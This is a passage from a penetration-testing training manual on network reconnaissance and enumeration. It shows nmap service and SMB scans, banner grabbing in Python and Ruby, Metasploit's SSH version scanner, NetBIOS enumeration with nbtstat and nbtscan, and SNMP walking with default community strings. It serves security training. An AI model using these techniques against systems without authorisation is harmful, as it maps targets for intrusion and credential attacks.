File Edit View Search Terminal Help
[root@parrot:~]# nmap --script smb-os-discovery.nse --script-args=unsafe=1 -p 445 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 08:30 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0015s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:32:CE:3F (Microsoft)

Host script results:
smb-os-discovery:
  OS: Windows 10 Enterprise 18362 (Windows 10 Enterprise 6.3)
  OS CPE: cpe:/o:microsoft/windows_10:..
  Computer name: Windows10
  NetBIOS computer name: WINDOWS10\*00
  Workgroup: WORKGROUP
  System time: 2020-06-30T08:30:40-04:00
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Banner Grabbing



- Connect to the **port** and **investigate** the response

- telnet
- netcat

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# nc -vn 10.10.10.21
(UNKNOWN) [10.10.10.10] 21 (ftp) open
220 Microsoft FTP Service
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Banner Grabbing with dmitry



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# dmitry -ip 10.10.10.10
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 10.10.10.10
Continuing with limited modules
HostIP: 10.10.10.10
HostName:

Gathered TCP Port information for 10.10.10.10
-----
Port      State
-----
21/tcp    open
  ~ 220 Microsoft FTP Service
20/tcp    open

Nmapscan Finished: Scanned 150 ports, 147 ports were in state closed
All scans completed, exiting
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Banner Grabbing with Python



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# python
Python 2.7.18rc1 (default, Apr 7 2020, 12:05:55)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license()" for more
>>> import socket
>>> bangrab = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> bangrab.connect(("10.10.10.10", 21))
>>> bangrab.recv(4096)
'220 Microsoft FTP Service\r\n'
>>> bangrab.close()
>>> exit()
```

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Banner Grabbing with Ruby



```
#!/usr/bin/env ruby
require 'socket'

ua="Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1
(KHTML, like Gecko)Chrome/22.0.1207.1 Safari/537.1"
data="HEAD / HTTP/1.1\r\nHost:#{ARGV[0]}\r\nUser-
Agent:#{ua}\r\n\r\n"
a=TCPSocket.open(ARGV[0],80)
a.puts(data)
puts a.recv(500)
a.close
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Banner Grab with Metasploit Module



```
#
# This method establishes an FTP connection to host and port specified by
# the 'rhost' and 'rport' methods. After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
  verbose ||= datastore['FTPODEBUG']
  verbose ||= datastore['VERBOSE']

  print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose
  fd = super(global)

  # Wait for a banner to arrive...
  self.banner = recv_ftp_resp(fd)

  print_status("Connected to target FTP server.") if verbose

  # Return the file descriptor to the caller
  fd
end
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing Custom Metasploit Modules



👉 We can use the **msftidy** command to test our modules for syntax and form


```
Parrot Terminal
File Edit View Search Terminal Help
[~][root@parrot]~/usr/share/metasploit-framework/tools/dev
[~] #ls -X
msfdb.ws               pre-commit-hook.rb
add_pr_fetch.rb        set_binary_encoding.rb
find_release_notes.rb  import-dev-keys.sh
msftidy_docs.rb        sign-dev-keys.sh
msftidy.rb             update_gem_licenses.sh
[~][root@parrot]~/usr/share/metasploit-framework/tools/dev
[~] #
```

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Services



Identify the **services** running on open ports



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Services (Cont'd)




Identifying IPsec Enabled Devices and Hosts

1 Identify the IPsec-based **VPNs**

2 Most IPsec-based **VPNs** use **ISAKMP**, a part of IKE, to establish, negotiate, modify and delete Security Associations (SA) and cryptographic keys in a VPN environment

3 Use **Nmap** to identify the **ISAKMP** service on UDP port 500



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


```

Parrot Terminal
File Edit View Search Terminal Help
~[root@parrot]~
#nmap -sV 10.10.10.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 07:29 EDT
Nmap scan report for 10.10.10.10
Host is up (0.0012s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: W
ORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 02:15:5D:06:80:6F (Unknown)
Service Info: Host: WINDOWS10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 17.31 seconds
  
```

Figure 6.38: Screenshot displaying Nmap scan for service detection

To perform the service scan in Zenmap, type the following command in the **Command** field and in the **Target** field type the IP address of the target machine. This will display all the services that are running on open ports.

Syntax: **nmap -T4 -A -v [[IP address]]**




Figure 6.39: Screenshot displaying Zenmap scan for service detection




Figure 6.40: Screenshot displaying Zenmap service scan result—services tab

Identifying IPsec-Enabled Devices and Hosts

While performing the service scans, you must make sure to identify the loopholes or vulnerable services that exist in the current security implementation and need to change the respective configurations accordingly to protect against the known problems. One of such loopholes is ISAKMP service.

You need to identify the IPsec-based VPNs, because most IPsec-based VPNs use ISAKMP, a part of IKE, to establish, negotiate, modify, and delete security associations (SA) and cryptographic keys in a VPN environment. You can use tools like Nmap to identify the ISAKMP service running on UDP port 500. You can do this by using the following Nmap command:

- Syntax: **nmap -sU -p 500 [[IP address]]**

In the above command, **-sU** is used for UDP scan and **-p** is used for specified port scan.




Figure 6.41: Screenshot displaying Nmap service scan result—iskmp identification

Identifying VoIP Enabled Devices and Hosts

VoIP is mainly used for telecommunication purpose in an organization. The main features of VoIP are to record calls and log results, views of caller details, providing multiple extensions. Due to this features, the VoIPs are prone to external and internal attacks. VoIP penetration testing identifies the type of risks to these telecommunication-based systems which are usually employed in an organization.

VoIP uses SIP (session initiation protocol) to enable voice and video calls over an IP network. SIP generally uses UDP/TCP ports 2000, 2001, 5050, and 5061. You can use svmap scanner to identify SIP devices and PBX servers on a target network. Run the following svmap command to fingerprint VoIP enabled devices:

Syntax: **svmap** [[IP Address Range]]





Figure 6.42: Screenshot displaying svmap fingerprinting

Perform SSH Fingerprinting

SSH is one of the popularly used applications, which provides security for remote devices. With the help of cryptography, it provides strong authentication and confidentiality. You need to identify the types and versions of SSH software running on the target. You can use SSH version scanner such as ssh_version auxiliary module in the Metasploit framework (MSF) to determine versions of SSH software.

To detect the SSH version on the network, type the following command in a MSF:

- Syntax: **search ssh_version**



```

[ * ] = [ metasploit v5.0.74-dev ]
+ -- == [ 1969 exploits - 1088 auxiliary - 338 post ]
+ -- == [ 562 payloads - 45 encoders - 10 nops ]
+ -- == [ 7 evasion ]

msf5 > search ssh_version


Matching Modules
=====
#  Name                                     Disclosure Date
-  - - - - -
0  auxiliary/fuzzers/ssh/ssh_version_15
normal No SSH 1.5 Version Fuzzer
1  auxiliary/fuzzers/ssh/ssh_version_2
normal No SSH 2.0 Version Fuzzer
2  auxiliary/fuzzers/ssh/ssh_version_corrupt
normal No SSH Version Corruption
3  auxiliary/scanner/ssh/ssh_version
normal No SSH Version Scanner
  
```

Figure 6.43: Screenshot displaying search ssh_version result in Metasploit

Now, to gather the information related to ssh_version, type the following command that we got as a result for the previous search to enter into auxiliary (ssh_version) mode.

Syntax: **use auxiliary/scanner/ssh/ssh_version**

Now type “info” as shown in the below screenshot to extract the required details.



```

msf5 > use auxiliary/scanner/ssh/ssh_version
msf5 auxiliary(scanner/ssh/ssh_version) > info

Name: SSH Version Scanner
Module: auxiliary/scanner/ssh/ssh_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Daniel van Eeden <metasploit@myname.nl>

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
----      -
RHOSTS    yes              The target host(s), range CI
OR identifier, or hosts file with syntax 'file:<path>'
RPORT     22               The target port (TCP)
THREADS   1                The number of concurrent thr
eads (max one per host)
TIMEOUT   30               Timeout for the SSH probe

Description:
Detect SSH Version.
  
```

Figure 6.44: Screenshot displaying ssh_version info in Metasploit

Displaying Services within Metasploit



- Can use **services** to display service details from the targets within the database

```
msf5 auxiliary(scanner/portscan/tcp) > [services -h]
Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s
<name,name2>] [-o <filename>] [addr1 addr2 ...]

-a, --add          Add the services instead of searching
-d, --delete       Delete the services instead of searching
-c <col,col2>      Only show the given columns
-h, --help         Show this help information
-i <name>          Name of the service to add
-p <ports>         Search for a list of ports
-r <protocol>      Protocol type of the service being added [tcp]
-sdp             Only show services which are up
-u <file>         Send output to a file in csv format
-o <column>        Order rows by specified column number
-R, --rhosts       Set RHOSTS from the results of the search
-S, --search       Search string to filter by
-U, --update       Update data for existing service

Available columns: created_at, info, name, port, proto, state, up
ated_at
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Services Data



- services -c port,proto,created_at 172.19.19.2**

```
msf5 auxiliary(scanner/portscan/tcp) > services -c port,proto,created_at 172.19.19.2
Services
=====
host      port  proto  created_at
----
172.19.19.2 135  tcp    2020-09-03 07:36:04 UTC
172.19.19.2 139  tcp    2020-09-03 07:36:06 UTC
172.19.19.2 445  tcp    2020-09-03 07:38:42 UTC
172.19.19.2 5985 tcp    2020-09-03 08:59:05 UTC

msf5 auxiliary(scanner/portscan/tcp) > |
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Services Port State



- Can search the **contents of the database** using a variety of methods

```
services -c port,proto,state -p 1-300
```

```
msf5 auxiliary(scanner/portscan/tcp) > services -c port,proto,state -p 1-300
Services
*****
host      port  proto  state
----
10.10.10.7 21    tcp    open
10.10.10.7 80     tcp    open
10.10.10.7 135   tcp    open
10.10.10.7 139   tcp    open
```


Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Internal Network



Map the Internal Network to identify:

- Number of **subnets**
- Number of **hosts**
- **Operating systems** running on each host



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Internal Network

After performing the port scan, service scan, OS scan, and subnet scan, now you have to map the complete internal network to identify number of subnets, number of hosts, and the operating systems running on each host. Mapping of the network is essential before going to the enumeration stage. You can use network mapping tools like Network Topology Mapper, NetSurveyor, and so on to map the network.



Figure 6.45: Schematic diagram displaying sample internal network map



Enumeration

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration

Enumeration is one of the crucial phases in penetration testing, because the information collected from the enumeration can be directly used for system exploitation. Enumeration is the process of extracting usernames, machine names, network resources, shares, IP tables, routing tables, SNMP and DNS details, and services from a system or network.

Perform Service Enumeration



- Enumeration is performed to **create active connections** with computer system and **perform directed queries** to gain more information about the organization's network
- Extracted information is used to identify system attack points and perform password attacks to gain unauthorized access to information system resources
- It allows you to gather information about network resources and shares, routing tables, audit and service settings, SNMP and DNS details, machine names, users and groups, applications and banners, etc.
- Try various enumeration techniques such as NetBIOS enumeration, SNMP enumeration, and so on, to collect the information
- Use tools such as SuperScan, Hyena, and Winfingerprint to enumerate users

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Service Enumeration

Enumeration is performed to create active connections with computer system and perform directed queries to gain more information about the organization's network. Extracted information is used to identify system attack points and perform password attacks to gain unauthorized access to information system resources. It allows you to gather information about network resources and shares, routing tables, audit and service settings, SNMP and DNS details, machine names, users and groups, applications and banners, and so on. You can try various enumeration techniques such as NetBIOS enumeration, SNMP enumeration, and so on, to collect the required information. You can use tools such as SuperScan, Hyena, and Winfingerprint to enumerate users.

Enumeration Tools

- **SuperScan**

Source: <https://www.mcafee.com>

SuperScan is a connection-based TCP port scanner, pinger, and hostname resolver. It performs ping sweeps and scans any IP range with multi-threading and asynchronous techniques.




Figure 6.46: Screenshot displaying SuperScan tool

Winfingerprint

Source: <https://github.com>

Winfingerprint is a host/network enumeration scanner. It is capable of performing SMB, TCP, UDP, ICMP, RPC, and SNMP scans. Winfingerprint input options include IP range (Netmask and Inverted Netmask supported), IP list, single host, and neighborhood. Using SMB, Winfingerprint can enumerate OSs, users, groups, SIDs, password policies, services, service packs and hotfixes, NETBIOS shares, transports, sessions, disks, security event log, and time of day utilizing NT domain (NET*), Active Directory, or WMI application programming interfaces (APIs).




Figure 6.47: Screenshot displaying Winfingerprint tool

Enumeration



Is used to gather more **in-depth information** about the target, such as open shares and user account information



Windows targets and Linux/Unix with Samba

• **nbtstat**

• **nbtscan**

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Targets



TCP 53 : DNS Zone Transfer



UDP 137 : NetBIOS Name Service



TCP 139 : NetBIOS Session Service (SMB over NetBIOS)



UDP 161 : Simple Network Management Protocol (SNMP)



TCP/UDP 389 : Lightweight Directory Access Protocol (LDAP)



TCP 445 : SMB over TCP/IP



TCP/UDP 3268 : Global Catalog Service

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Techniques and Tools



Technique	Information Obtained	Tools
NetBIOS Enumeration	- List of computers that belong to a domain - List of shares on the individual hosts in the network - Policies and passwords	- Nbtstat - SuperScan - Hyena - Winfingerprint
SNMP Enumeration	Information about network resources such as hosts, routers, devices, and shares	- OpUtils - Engineer's Toolset - SNMP Scanner
LDAP Enumeration	Valid usernames, addresses, departmental details, etc.	- Softerra LDAP Administrator - LDAP Admin Tool
NTP Enumeration	- List of hosts connected to NTP server - Clients IP addresses in a network, and their system names and OSs - Internal IPs can also be obtained if the NTP server is in the DMZ	- NTP Server Scanner - Nmap - Wireshark
SMTP Enumeration	List of valid users on the SMTP server	NetScanTools Pro
IPSEC Enumeration	Encryption and hashing algorithm, authentication type, key distribution algorithm, etc.	Ike-scan
VoIP Enumeration	VoIP gateway/servers, IP-PBX systems, client software (softphones) /VoIP phones User-agent IP addresses and user extensions	auxiliary/scanner/sip/enumerator
SMB Enumeration	SMB shares	NetScan Tools Pro, ShareEnum

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration Techniques and Tools

The table below describes the enumeration techniques, the kind of information obtained via the respective techniques, and various tools that are used for each technique in enumeration.

Technique	Information Obtained	Tools
NetBIOS enumeration	- List of computers that belong to a domain - List of shares on the individual hosts in the network - Policies and passwords	- Nbtstat - SuperScan - Hyena - Winfingerprint
SNMP enumeration	Information about network resources such as hosts, routers, devices, and shares	- OpUtils - Engineer's Toolset - SNMP Scanner
LDAP enumeration	Valid user names, addresses, departmental details, and so on	- Softerra LDAP Administrator - LDAP Admin Tool
NTP enumeration	- List of hosts connected to NTP server - Clients IP addresses in a network, and their system names and OSs - Internal IPs can also be obtained if the NTP server is in the DMZ	- NTP Server Scanner - Nmap - Wireshark
SMTP enumeration	List of valid users on the SMTP server	NetScanTools Pro


IPSEC enumeration	▪ Encryption and hashing algorithm, authentication type, key distribution algorithm, and so on	▪ Ike scan
VoIP enumeration	▪ VoIP gateway/servers, IP-PBX systems, client software (softphones) /VoIP phones user-agent IP addresses and user extensions	▪ auxiliary/scanner/SIP/enumerator
SMB enumeration	▪ SMB shares	▪ NetScanTools Pro, <i>ShareEnum</i>

Table 6.3: List of various enumeration techniques along with respective info and tools

Perform NetBIOS Enumeration



Use tools such as **Nbtstat**, **Hyena**, etc. to perform NetBIOS Enumeration



Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform NetBIOS Enumeration

To enumerate the target network, consider NetBIOS first as it extracts a lot of sensitive information about the target such as users and network shares. This topic describes NETBIOS enumeration, the information obtained, and various NETBIOS enumeration tools.

The first step in enumerating a Windows system is to take advantage of the NetBIOS API. NetBIOS stands for network basic input output system. It was originally an API for client software to access LAN resources. Windows uses NetBIOS for file and printer sharing. The NetBIOS name is a unique computer name assigned to Windows systems and is a 16-character ASCII string used to identify the network devices over TCP/IP; 15 characters are used for the device name and the 16th is reserved for the service or name-record type. NETBIOS uses UDP port 137 (name services), UDP port 138 (datagram services), and TCP port 139 (session services). Attackers usually target the NetBIOS service, as it is easy to exploit and run on Windows systems even when not in use.

An attacker who finds a Windows OS with port 139 open can check to see what resources can be accessed or viewed on the remote system. However, to enumerate the NetBIOS names, the remote system must have enabled file and printer sharing. NetBIOS enumeration may enable you to read or write to the remote computer system (depending on the availability of shares) or launch a DoS.

Note: Microsoft does not support NetBIOS name resolution for Internet Protocol Version 6 (IPv6).

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

Table 6.4: List of information obtained during NetBIOS enumeration

You can use tools, such as Nbtstat and Hyena, to perform NetBIOS Enumeration.

- **Nbtstat**

Source: <https://docs.microsoft.com>

Nbtstat is a Windows utility that helps in troubleshooting NETBIOS name-resolution problems. The Nbtstat command removes and corrects preloaded entries using a number of case-sensitive switches. It displays NetBIOS over TCP/IP protocol statistics, NetBIOS name tables for both local and remote computers, and the NetBIOS name cache. Nbtstat allows a refresh of the NetBIOS name cache and the names registered with Windows Internet Name Service. For any additional help, type the Nbtstat command without parameters.

Following is the syntax used for performing Nbtstat:

Syntax: **nbtstat [-a RemoteName] [-A IPAddress] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval]**

The table shown below displays various Nbtstat parameters and their respective functions:

Nbtstat Parameters	Function
-a RemoteName	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
-A IPAddress	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
-c	Lists the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses
-n	Displays the names registered locally by NetBIOS applications such as the server and redirector
-r	Displays a count of all names resolved by broadcast or WINS server

-R	Purges the name cache and reloads all #PRE entries from LMHOSTS.
-RR	Releases and reregisters all names with the name server
-s	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names.
-S	Lists the current NetBIOS sessions and their status with the IP addresses
Interval	Redisplays selected statistics, pausing the number of seconds specified in interval between each display

Table 6.5: Nbtstat parameters and their respective functions

- To get the list of NetBIOS name cache, type which contains name-to-address mapping for other computers:
 - Syntax: **nbtstat -c**

```

Administrator: C:\Windows\system32\cmd.exe

C:\Users\Administrator>nbtstat -c

Ethernet:
Node IpAddress: [10.10.10.19] Scope Id: []

        NetBIOS Remote Cache Name Table

      Name                Type        Host Address    Life [sec]
-----
WINDOWS10                <20>      UNIQUE         10.10.10.10     568
    
```

Figure 6.48: Screenshot displaying nbtstat -c command

- To display the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer:
 - Syntax: **nbtstat.exe -a [[IP address]]**

```

Administrator: C:\Windows\system32\cmd.exe

C:\Users\Administrator>nbtstat.exe -a 10.10.10.10

Ethernet:
Node IpAddress: [10.10.10.19] Scope Id: []

        NetBIOS Remote Machine Name Table

      Name                Type        Status
-----
WINDOWS10                <20>      UNIQUE      Registered
WINDOWS10                <00>      UNIQUE      Registered
WORKGROUP                 <00>      GROUP       Registered
WORKGROUP                 <1E>      GROUP       Registered
WORKGROUP                 <1D>      UNIQUE      Registered
00_..._MSBROWSE_...<01>  GROUP       Registered

MAC Address = 00-15-5D-32-CE-1F
    
```

Figure 6.49: Screenshot displaying nbtstat tool

■ Hyena

Source: <https://www.systemtools.com>

Explorer-style interface for all operations. It supports management of users, groups (both local and global), shares, domains, computers, services, devices, events, files, printers, print jobs, sessions, open files, disk space, user rights, messaging, exporting, job scheduling, processes, and printing. It shows shares and user logon names for Windows servers and domain controllers.

It displays a graphical representation of Microsoft Terminal Services, Microsoft Windows Network, Web Client Network, and so on.

- **Group member matrix:** Presents all members of multiple groups in a simple grid including direct, indirect (nested), and primary membership.
- **Active editor improvements:** The new release of Hyena includes new feature enhancements to the editor, including support for multivalued attributes and account expiration date as well as multi-selection and update capabilities.




Figure 6.50: Screenshot displaying Hyena tool

nbtscan



- Program for scanning networks for **NetBIOS** name information

```
File Edit View Search Terminal Help
[root@parrot:~]# nbtscan -v -s 10.10.10.0/24
10.10.10.0 Sendto failed: Permission denied
10.10.10.10-WINDOWS10 :20U
10.10.10.10-WINDOWS10 :00U
10.10.10.10-WORKGROUP :00C
10.10.10.10-WORKGROUP :1eG
10.10.10.10-WORKGROUP :1dU
10.10.10.10-HSRWSE 01G
10.10.10.10-MAC:00:15:5d:32:ce:1f
10.10.10.10-SERVER2019 :20U
10.10.10.10-SERVER2019 :00U
10.10.10.10-WORKGROUP :00C
10.10.10.10-MAC:00:15:5d:32:ce:20
10.10.10.10-SERVER2016 :00U
10.10.10.10: 00C
10.10.10.10: 11C
10.10.10.10-SERVER2016 :20U
10.10.10.10: 1bU
10.10.10.10-MAC:00:15:5d:32:ce:21
10.10.10.7-MIN7A :20U
10.10.10.7-MIN7A :00U
```

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP



- SNMP** is a gift
- Database **full** of information
- Default community name of **public** and **private**
- Runs on **UDP port 161**

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP (Cont'd)



Check for **SNMP**

`nmap -sU -p 161 <IP>`

```

root@parrot:~# nmap -sU -p 161 10.10.10.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-30 10:
:4 EDT
Nmap scan report for 10.10.10.16
Host is up (0.0028s latency).

PORT      STATE      SERVICE
161/udp    open|filtered snmp
MAC Address: 00:15:5D:32:CE:21 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
  
```

Enumerate the **database**

`snmpwalk -Os -c public -v 1 <IP>`

```

root@parrot:~# snmpwalk -Os -c public -v 1 10.10.10.16
Created directory: /var/lib/snmp/mib_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6
Model 45 Stepping 7 AT/AT COMPATIBLE - Software: Windows
Version 6.3 (Build 14393 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OCTET: iso.5.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (4811724) 11:08:37.24
iso.3.6.1.2.1.2.0 = ""
iso.3.6.1.2.1.5.0 = STRING: "Server2016..."
iso.3.6.1.2.1.6.0 = ""
iso.3.6.1.2.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 23
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SNMP and Nmap



Multiple **scripts** available

```


root@parrot:~# cd /usr/share/nmap/scripts
root@parrot:~/usr/share/nmap/scripts# ls | grep snmp
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
  
```

Copyright © by IC Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SNMP Enumeration



- Use tools such as **OpUtils**, **Engineer's Toolset**, **NetScanTools Pro** etc. to perform SNMP enumeration



Source: <https://www.manageengine.com>

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SNMP Enumeration

SNMP contains two passwords for configuring and accessing the SNMP agent from the management station.

The two SNMP passwords are:

- **Read community string**

Configuration of the device or system can be viewed with the help of this password. These strings are public.

- **Read/Write community string**

Configuration on the device can be changed or edited using this password. These strings are private.

When administrators leave the community strings at the default setting, you can use these default community strings (passwords) for changing or viewing the configuration of the device or system. You can enumerate SNMP to extract information about network resource (such as hosts, routers, devices, and shares) and network information such as ARP tables, routing tables, device specific information, and traffic statistics.

You can use tools such as OpUtils, Engineer's Toolset, and so on NetScanTools Pro, to perform SNMP enumeration.

- **OpUtils**

Source: <https://www.manageengine.com>

OpUtils is switch port and IP address management software. It contains a collection of tools that network engineers can use to monitor, diagnose, and troubleshoot

